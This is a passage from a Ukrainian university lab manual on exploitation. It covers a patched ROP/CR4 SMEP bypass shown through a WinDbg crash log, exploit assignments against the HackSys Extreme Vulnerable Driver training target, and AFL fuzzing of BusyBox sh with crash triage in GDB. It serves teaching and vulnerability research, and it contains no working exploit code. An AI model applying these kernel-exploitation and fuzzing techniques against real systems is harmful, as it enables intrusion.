Windows 10 Kernel Version 19041 MP (1 procs) Free x64
Product: WinNt, suite: TerminalServer SingleUserTS
Built by: 19041.1.amd64fre.vb_release.191206-1406
Machine Name:
Kernel base = 0xfffff802`20800000 PsLoadedModuleList = 0xfffff802`2142a390
Debug session time: Thu Apr 29 02:20:44.418 2021 (UTC - 7:00)
```

```
System Uptime: 0 days 0:16:07.637

************* Path validation summary **************
Response                         Time (ms)     Location
Deferred                                       srv*c:\Symbols*https://msdl.
    microsoft.com/download/symbols
Deferred                                       srv*c:\Symbols*http://msdl.
    microsoft.com/download/symbols
Unknown exception - code c0000096 (!!! second chance !!!)
nt!KeWakeProcessor+0x59:
fffff802`20d13cc9 0f22e1          mov     cr4,rcx
kd> r
rax=0000000000000000 rbx=0000000000070678 rcx=0000000000070678
rdx=00000efecc786ea0 rsi=fffff80220d13cc9 rdi=000002053d660000
rip=fffff80220d13cc9 rsp=fffff30670f2a7b0 rbp=ffffae82b4aaad60
 r8=0000000000000000  r9=0000000000000000 r10=fffff80222075078
r11=fffff30670f2a780 r12=4141414141414141 r13=0000000000000000
r14=4141414141414141 r15=4141414141414141
iopl=0         nv up ei pl zr na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00040246
nt!KeWakeProcessor+0x59:
fffff802`20d13cc9 0f22e1          mov     cr4,rcx
```

таким чином виправлено метод обходу SMEP на основі ROP з модифікацією CR4. Для успішної експлуатації необхідно застосовувати інші методи.

5.4 Варіанти завдань

- Розробіть експлоїт для вразливості HackSysExtremeVulnerableDriver, за варіантом:

    1. Write NULL
    2. Double Fetch
    3. Buffer Overflow, Stack GS
    4. Buffer Overflow, NonPagedPool
    5. Buffer Overflow, NonPagedPoolNx
    6. Buffer Overflow, PagedPoolSession
    7. Use After Free, NonPagedPool
    8. Use After Free, NonPagedPoolNx
    9. Type Confusion
    10. Integer Overflow, Arithmetic Overflow
    11. Memory Disclosure, NonPagedPool
    12. Memory Disclosure, NonPagedPoolNx
    13. Arbitrary Overwrite
    14. Null Pointer Dereference
    15. Uninitialized Memory, Stack
    16. Uninitialized Memory, NonPagedPool
    17. Insecure Kernel Resource Access

- При виконанні допускається використання попередніх версій Windows у разі наявності виправлень публічно доступних методів експлуатації.

5.5 Контрольні питання

1. Які методи обходу SMEP у Windows крім ROP з модифікацією CR4 Ви знаєте?

Лабораторна робота 6

Методи автоматизації пошуку вразливостей

6.1 Мета роботи

Отримати навички динамічного аналізу застосунків методом фаззингу.

6.2 Постановка задачі

Дослідити застосунок з відкритим вихідним кодом використовуючи grey-box фаззер AFL.

6.3 Порядок виконання роботи

Розглянемо в якості прикладу застосування фаззеру AFL [50] для аналізу командної оболонки sh з BusyBox [51] останньої стабільної версії (на момент підготовки посібнику 1.32.1 stable, реліз 1 січня 2021 року).

Розгорнемо AFL, BusyBox у віртуальній машині з Kali:

```
$ git clone https://github.com/google/AFL
$ cd AFL && make
$ cd

$ wget https://busybox.net/downloads/busybox-1.32.1.tar.bz2
$ tar xf busybox-1.32.1.tar.bz2
$ cd busybox-1.32.1 && make menuconfig
```

Модифікуємо Makefile BusyBox, замінимо компілятори gcc/g++ на afl-gcc/afl-g++ відповідно:

```
274 #HOSTCC          = gcc
275 HOSTCC           = /home/kali/AFL/afl-gcc
276 HOSTCXX          = /home/kali/AFL/afl-g++

293 CC               = $(HOSTCC)
```

Інструментуємо busybox, перевіримо наявність функцій AFL:

```
$ make
$ strings busybox_unstripped | grep _afl
__afl_maybe_log
__afl_area_ptr
```

```
__afl_setup
__afl_store
__afl_prev_loc
__afl_return
__afl_setup_failure
__afl_setup_first
__afl_setup_abort
__afl_forkserver
__afl_temp
__afl_fork_resume
__afl_fork_wait_loop
__afl_die
__afl_fork_pid
__afl_global_area_ptr

$ cp busybox_unstripped sh
$ ./sh --help
BusyBox v1.32.1 (2021-04-27 09:31:14 EDT) multi-call binary.

Usage: sh [-/+OPTIONS] [-/+o OPT]... [-c 'SCRIPT' [ARG0 [ARGS]] / FILE [ARGS]
      / -s [ARGS]]

Unix shell interpreter
```

Запустимо фаззер, в якості вхідних даних використаємо команду “id”:

```
$ cd && mkdir -p fuzz/in && cd fuzz
$ mv ../busybox-1.32.1/sh .
$ echo id > in/test
$ ../AFL/afl-fuzz -i in -o out -- ./sh
```

Не запускайте фаззер командної оболонки у системі з важливими даними – під час фаззингу генеруються довільні команди ОС, в тому числі такі, що можуть пошкодити файлову систему.

Перший унікальний збій досліджуваного застосунку було знайдено протягом першої години. Фаззинг був зупинений після 18 годин роботи, знайдено 7 унікальних збоїв (рис. 6.1).

Розглянемо результати фаззингу, знайдені вхідні дані знаходяться у каталозі `~/fuzz/out/crashes`:

```
$ for i in id*; do echo === $i; phd -w 14 $i | iconv -t ascii//translit; done
=== id:000000,sig:11,src:001443,op:havoc,rep:8
00000000  69 87 16 ff  ff ff 00 f4  00 bf 64 24  7b 23  |i...|....|..d$|{#|
0000000e  51 82 64 46  7d 51 0f 23  49 64 c4 64  56 71  |Q.dF|}Q.#|Id.d|Vq|
0000001c  05 35 49 ff  e4 64 4d 00  00 04 00 ff  0a ff  |.5I.|.dM.|....|..|
0000002a  64 60 64 64  fe 0a                            |d`dd|..|
00000030
=== id:000001,sig:11,src:002464,op:flip2,pos:23
00000000  42 7f 04 5a  ff 00 80 00  00 bf 64 24  7b 23  |B..Z|....|..d$|{#|
0000000e  51 49 49 49  49 49 49 49  49 84 49 49  49 49  |QIII|IIII|I.II|II|
0000001c  49 3c 49 49  49 00 cc d1  b0 fd ff 49  40 0f  |I<II|I...|...I|@.|
0000002a  1e 49 64 c4  64 01 71 05  ff ff 00 f4  00 bf  |.Id.|d.q.|....|..|
00000038  64 24 7b 23  51 40 0f 1e  49 64 7d 7d  7d 90  |d${#|Q@..|Id}}|}.|
00000046  7d a0 64 64  63 fe 0a                         |}.dd|c..|
0000004d
=== id:000002,sig:11,src:002464,op:havoc,rep:16
00000000  42 7f 0c 5a  ff 00 80 00  00 bf 64 24  7b 23  |B..Z|....|..d$|{#|
0000000e  51 49 34 49  49 49 49 49  49 84 b6 49  49 38  |QI4I|IIII|I..I|I8|
0000001c  49 3c 49 49  49 00 cc d1  b0 fd dc 10  25 0f  |I<II|I...|....|%.|
0000002a  1e 49 64 c4  64 01 ff ff  ff ff 00 f4  00 bf  |.Id.|d...|....|..|
00000038  0f 1e 49 64  64 24 9e 23  51 49 41 49  54 49  |..Id|d$.#|QIAI|TI|
00000046  7d 7d 90 7d  a0 64 64 63  fe 0a              |}}.}|.ddc|..|
00000050
=== id:000003,sig:11,src:002464,op:havoc,rep:8
00000000  42 7f 04 ed  94 96 82 82  fd ff 49 40  0f 1e  |B...|....|..I@|..|
0000000e  49 11 c4 64  01 71 05 ff  ff 00 f4 00  bf 64  |I..d|.q..|....|.d|
0000001c  24 7b 23 51  82 ff ff e3  ff 50 e2 49  49 49  |${#Q|....|.P.I|II|
0000002a  49 49 49 49  49 88 49 49  49 49 49 90  7d a0  |IIII|I.II|III.|}.|
00000038  64 3c 49 49  49 00 cc d1  b0 fd ff 49  40 0f  |d<II|I...|...I|@.|
00000046  1e 49 11 c4  64 01 71 06  1a ff 00 f4  00 bf  |.I..|d.q.|....|..|
00000054  64 24 7b 23  51 40 79 69  79 79 79 ff  fe 80  |d${#|Q@yi|yyy.|..|
```



Рис. 6.1: Результати фаззингу BusyBox sh

```
00000062  40 16 16 16  90 7d a0 64  64 63 fe 0a          |@...|.}.d|dc..|
0000006e
=== id:000004,sig:11,src:002464,op:havoc,rep:8
00000000  42 7f 04 5a  ff 00 80 00  00 bf 64 24  7b 23   |B..Z|....|..d$|{#|
0000000e  51 49 49 49  41 49 49 49  49 84 49 49  49 49   |QIII|AIII|I.II|II|
0000001c  49 3c 49 49  49 00 cc bb  b0 fd ff 40  40 00   |I<II|I...|...@|@.|
0000002a  f4 00 bf 64  24 7b 23 51  40 0f 1e 52  49 64   |...d|${#Q|@..R|Id|
00000038  c4 64 01 71  05 ff ff 00  f4 00 bf 64  24 7b   |.d.q|....|...d|${|
00000046  20 51 40 0f  1e 49 64 7d  7d 7d 90 7d  a0 64   | Q@.|.Id}|}}.}|.d|
00000054  64 63 fe 0a                                    |dc..|
00000058
=== id:000005,sig:11,src:002464,op:havoc,rep:8
00000000  5c 5c 5c 5c  5c 5c 5c 5f  5c 5c 5c 5c  5c 5c   |\\\\|\\\_|\\\\|\\|
0000000e  5c 5c 5c 5c  42 7f 04 5a  ff 00 80 00  00 bf   |\\\\|B..Z|....|..|
0000001c  64 24 7b 23  51 49 49 49  49 84 49 b0  fd ff   |d${#|QIII|I.I.|..|
0000002a  49 40 0f 1e  49 64 c4 64  01 71 05 ff  ff 00   |I@..|Id.d|.q..|..|
00000038  f4 7b 23 51  40 0f 1e 49  64 7d 10 34  34 4c   |.{#Q|@..I|d}.4|4L|
00000046  a0 64 64 63  fe 0a                             |.ddc|..|
0000004c
=== id:000006,sig:11,src:002464,op:havoc,rep:16
00000000  42 7f 04 00  80 ff ff 00  00 bf 64 24  7b 23   |B...|....|..d$|{#|
0000000e  51 49 49 49  49 49 63 49  49 82 49 49  49 49   |QIII|IIcI|I.II|II|
0000001c  c9 3c 49 47  49 00 cc d1  b0 fd ff 49  40 32   |.<IG|I...|...I|@2|
0000002a  1e 49 64 c4  64 01 71 05  ff ff 7f 63  0f 1e   |.Id.|d.q.|...c|..|
00000038  49 64 ff 7e  7e 49 63 49  49 82 7d 7d  90 7d   |Id.~|~IcI|I.}}|.}|
00000046  a0 64 4e 76  fe 0a                             |.dNv|..|
0000004c
```

У першому зразку "id:000000,sig:11,src:001443,op:havoc,rep:8":

```
$ gdb -q ../../sh
GEF for linux ready, type 'gef' to start, 'gef config' to configure
89 commands loaded for GDB 10.1.90.20210103-git using Python engine 3.9
[*] 3 commands could not be loaded, run 'gef missing' to know why.
Reading symbols from ../../sh...
```

```
gef>  r < id:000000,*
Starting program: /home/kali/fuzz/sh < id:000000,*

Program received signal SIGSEGV, Segmentation fault.
0x000055555582cfdb in argstr (p=p@entry=0x1 <error: Cannot access memory at
     address 0x1>, flag=flag@entry=0x2) at shell/ash.c:6728
6728                    if (*p == '~')
```

збій відбувається у порівнянні у рядку 6728 shell/ash.c

```
   6727  tilde:
>  6728    if (*p == '~')
   6729      p = exptilde(p, flag);

   0x55555582cfcc <argstr+10676>   mov    rdx, QWORD PTR [rsp]
   0x55555582cfd0 <argstr+10680>   lea    rsp, [rsp+0x98]
   0x55555582cfd8 <argstr+10688>   and    esi, 0xfffffffd
>  0x55555582cfdb <argstr+10691>   cmp    BYTE PTR [r15], 0x7e
   0x55555582cfdf <argstr+10695>   mov    DWORD PTR [rsp+0xc], 0x0
   0x55555582cfe7 <argstr+10703>   mov    DWORD PTR [rsp+0x8], esi
```

при адресі вказівника p = 0x1. Виключення надійно відтворюється, можливість експлуатації вимагає додаткового дослідження (малоймовірно). Стек викликів вразливої функції:

```
[#0] 0x55555582cfdb -> argstr(p=0x1 <error: Cannot access memory at address 0
     x1>, flag=0x2)
[#1] 0x55555582d274 -> subevalvar(start=0x1 <error: Cannot access memory at
     address 0x1>, str=0x555555b235e9 "F\203Q\017#Id\304dVq\005\065I\377\344
     dM\004\377", strloc=0x0, startloc=0xb, varflags=0x64, flag=0x0)
[#2] 0x55555583230c -> evalvar(p=0x1 <error: Cannot access memory at address
     0x1>, flag=0x1)
[#3] 0x55555582c438 -> argstr(p=0x555555b235e8 "dF\203Q\017#Id\304dVq\005\065
     I\377\344dM\004\377", flag=0x1)
[#4] 0x555555832540 -> expandarg(arglist=0x7fffffffdee0, flag=0x3, arg=<
     optimized out>, arg=<optimized out>)
[#5] 0x55555583bcf5 -> fill_arglist(arglist=0x7fffffffdee0, argpp=0
     x7fffffffded8)
[#6] 0x5555558424a9 -> evalcommand(cmd=0x555555b23620, flags=0x0)
[#7] 0x555555829f7c -> evaltree(n=0x555555b23620, flags=0x0)
[#8] 0x55555583e019 -> cmdloop(top=0x1)
[#9] 0x555555847602 -> ash_main(argc=0x1, argv=0x7fffffffe308)
```

У другому зразку “id:000001,sig:11,src:002464,op:flip2,pos:23” відбувається розіменування некоректного вказівника у рядку 6809 shell/ash.c:

```
Program received signal SIGSEGV, Segmentation fault.
0x000055555582b6a2 in argstr (p=0x555555b235ee "IIII...", flag=0x1,
     flag@entry=0x3) at shell/ash.c:6809
6809                            expbackq(argbackq->n, flag | inquotes);

   6808  case CTLBACKQ:
         // flag=0x1, inquotes=0x0
>  6809    expbackq(argbackq->n, flag | inquotes);
   6810    goto start;

   0x55555582b694 <argstr+4220>    mov    rcx, QWORD PTR [rip+0x2f4115]
              # 0x555555b1f7b0 <ash_ptr_to_globals_misc>
   0x55555582b69b <argstr+4227>    mov    r8, QWORD PTR [rip+0x2f410e]
              # 0x555555b1f7b0 <ash_ptr_to_globals_misc>
>  0x55555582b6a2 <argstr+4234>    mov    r14, QWORD PTR [r9+0x8]
   0x55555582b6a6 <argstr+4238>    mov    esi, DWORD PTR [rcx+0x40]
   0x55555582b6a9 <argstr+4241>    add    esi, 0x1
```

при `r9=0`. Виключення теж надійно відтворюється, можливість експлуатації вимагає додаткового дослідження (малоймовірно). Стек викликів:

```
[#0] 0x55555582b6a2 -> argstr(p=0x555555b235ee "IIIII...", flag=0x1)
[#1] 0x555555832540 -> expandarg(arglist=0x7fffffffdee0, flag=0x3, arg=<
     optimized out>, arg=<optimized out>)
[#2] 0x55555583bcf5 -> fill_arglist(arglist=0x7fffffffdee0, argpp=0
     x7fffffffded8)
```

```
[#3] 0x5555558424a9 -> evalcommand(cmd=0x555555b23640, flags=0x0)
[#4] 0x555555829f7c -> evaltree(n=0x555555b23640, flags=0x0)
[#5] 0x55555583e019 -> cmdloop(top=0x1)
[#6] 0x555555847602 -> ash_main(argc=0x1, argv=0x7fffffffe308)
[#7] 0x5555555ef1e1 -> run_applet_no_and_exit(applet_no=0x124, name=0
    x7fffffffe5ef "sh", argv=0x7fffffffe308)
[#8] 0x5555555efb3b -> run_applet_and_exit(name=0x7fffffffe5ef "sh", argv=0
    x7fffffffe308)
[#9] 0x5555555f09cc -> main(argc=<optimized out>, argv=0x7fffffffe308)
```

При подальшому ручному аналізі інших збоїв видно, що вони зводяться до двох розглянутих.

6.4 Варіанти завдань

- Використовуючи AFL проаналізуйте комадну оболонку за варіантом, остання стабільна версія на момент виконання ЛР:
    1. bash
    2. zsh
    3. fish
    4. csh
    5. tcsh
    6. ksh
- Проаналізуйте знайдені збої. Мінімізуйте вхідні дані, залиште тільки частину, що веде безпосередньо до виключення виконання.
- Оцініть можливості експлуатації.

6.5 Контрольні питання

1. Що означають дані у секції “fuzzing strategy yields” на рис. 6.1?

Список джерел

[1] Erickson Jon. Hacking: The Art of Exploitation, 2nd Edition. — 2 вид. — USA : No Starch Press, 2008. — ISBN: 9781593271442.

[2] The Shellcoder's Handbook: Discovering and Exploiting Security Holes / Chris Anley, Jack Koziol, Felix Linder, Gerardo Richarte. — USA : John Wiley and Sons, Inc., 2007. — ISBN: 047008023X.

[3] Klein Tobias. A Bug Hunter's Diary: A Guided Tour Through the Wilds of Software Security. — 1 вид. — USA : No Starch Press, 2011. — ISBN: 1593273851.

[4] Sutton Michael, Greene Adam, Amini Pedram. Fuzzing: Brute Force Vulnerability Discovery. — Addison-Wesley Professional, 2007. — ISBN: 0321446119.

[5] Perla Enrico, Oldani Massimiliano. A Guide to Kernel Exploitation: Attacking the Core. — Syngress Publishing, 2010. — ISBN: 1597494860.

[6] Android Kernel Exploitation. — Режим доступу: https://cloudfuzz.github.io/android-kernel-exploitation/.

[7] Modern Windows Exploit Development. — Режим доступу: https://github.com/mtomassoli/papers.

[8] pwntools. — Режим доступу: http://pwntools.com.

[9] De Bruijn sequence. — Режим доступу: https://en.wikipedia.org/wiki/De_Bruijn_sequence.

[10] GEF - GDB Enhanced Features. — Режим доступу: http://gef.readthedocs.io.

[11] syscalls. — Режим доступу: https://syscalls.w3challs.com.

[12] MSFVENOM. — Режим доступу: https://www.offensive-security.com/metasploit-unleashed/msfvenom/.

[13] Thomas Romain. LIEF - Library to Instrument Executable Formats. — https://lief.quarkslab.com/. — 2017. — April.

[14] Understanding Windows Shellcode. — Режим доступу: http://www.hick.org/code/skape/papers/win32-shellcode.pdf.

[15] Corkami binary posters. — Режим доступу: https://github.com/corkami/pics/tree/master/binary.

[16] shellcode_hashes. — Режим доступу: https://github.com/fireeye/flare-ida/tree/master/shellcode_hashes.

[17] win-exec-calc-shellcode. — Режим доступу: https://github.com/peterferrie/win-exec-calc-shellcode.

[18] Exploit Database Shellcodes. — Режим доступу: https://www.exploit-db.com/shellcodes.

[19] Shellcodes database. — Режим доступу: http://shell-storm.org/shellcode/.

[20] Shellcode Files. — Режим доступу: https://packetstormsecurity.com /files /tags /shellcode/.

[21] metasploit-payloads. — Режим доступу: https://github.com/rapid7/metasploit-payloads.

[22] APT1: technical backstage. — Режим доступу: https://malware.lu/articles/2013/04/08/apt1-technical-backstage.html.

[23] masm_shc. — Режим доступу: https://github.com/hasherezade/masm_shc.

[24] SheLLVM. — Режим доступу: https://github.com/SheLLVM/SheLLVM.

[25] Write Windows Shellcode in Rust. — Режим доступу: https://github.com/b1tg/rust-windows-shellcode.

[26] Donut - Injecting .NET Assemblies as Shellcode. — Режим доступу: https://thewover.github.io/Introducing-Donut.

[27] PuTTY. — Режим доступу: https://www.chiark.greenend.org.uk / sgtatham /putty /latest.html.

[28] Donut source code. — Режим доступу: https://github.com/TheWover/donut.

[29] Wraith. — Режим доступу: https://github.com/slaeryan /AQUARMOURY /tree /master /Wraith.

[30] Generate A Payload For Metasploit. — Режим доступу: https://www.offensive-security.com/metasploit-unleashed/generating-payloads/.

[31] ALPHA3 - Alphanumeric shellcode encoder. — Режим доступу: https://github.com/SkyLined/alpha3.

[32] Win32 Egg Hunting. — Режим доступу: https://www.corelan.be/index.php/2010/01/09/exploit-writing-tutorial-part-8-win32-egg-hunting/.

[33] ARM Shellcode: Quantum Leap. — Режим доступу: https://github.com/therealsaumil/arm_shellcode.

[34] English shellcode / Joshua Mason, Sam Small, Fabian Monrose, Greg MacManus // Proceedings of the 16th ACM conference on Computer and communications security. — ACM Press, 2009. — Режим доступу: https://doi.org/10.1145/1653662.1653725.

[35] Shellcode Resources. — Режим доступу: https://github.com/alphaSeclab/shellcode-resources.

[36] JScript (ECMAScript3). — Режим доступу: https://docs.microsoft.com/en-us/previous-versions/hbxc2t98(v=vs.85).

[37] VBScript. — Режим доступу: https://docs.microsoft.com/en-us/previous-versions/t0aew7h6(v=vs.85).

[38] MicroPython. — Режим доступу: http://micropython.org.

[39] CircuitPython. — Режим доступу: https://circuitpython.org.

[40] Lua. — Режим доступу: https://www.lua.org.

[41] Assemblies in .NET. — Режим доступу: https://docs.microsoft.com/en-us/dotnet/standard/assembly/.

[42] OneGadget. — Режим доступу: https://github.com/david942j/one_gadget.

[43] PoC in GitHub. — Режим доступу: https://github.com/nomi-sec/PoC-in-GitHub.

[44] C2 Matrix. — Режим доступу: https://www.thec2matrix.com/matrix.

[45] Persistence: 1. — Режим доступу: https://www.vulnhub.com/entry/persistence-1,103/.

[46] ROPgadget - Gadgets finder and auto-roper. — Режим доступу: http://shell-storm.org/project/ROPgadget/.

[47] rp++. — Режим доступу: https://github.com/0vercl0k/rp.

[48] HackSys Extreme Vulnerable Driver. — Режим доступу: https://github.com/hacksysteam/HackSysExtremeVulnerableDriver.

[49] OSR Driver Loader 3.0. — Режим доступу: https://www.osronline.com/article.cfm%5earticle=157.htm.

[50] american fuzzy lop. — Режим доступу: https://lcamtuf.coredump.cx/afl/.

[51] BusyBox. — Режим доступу: https://busybox.net/.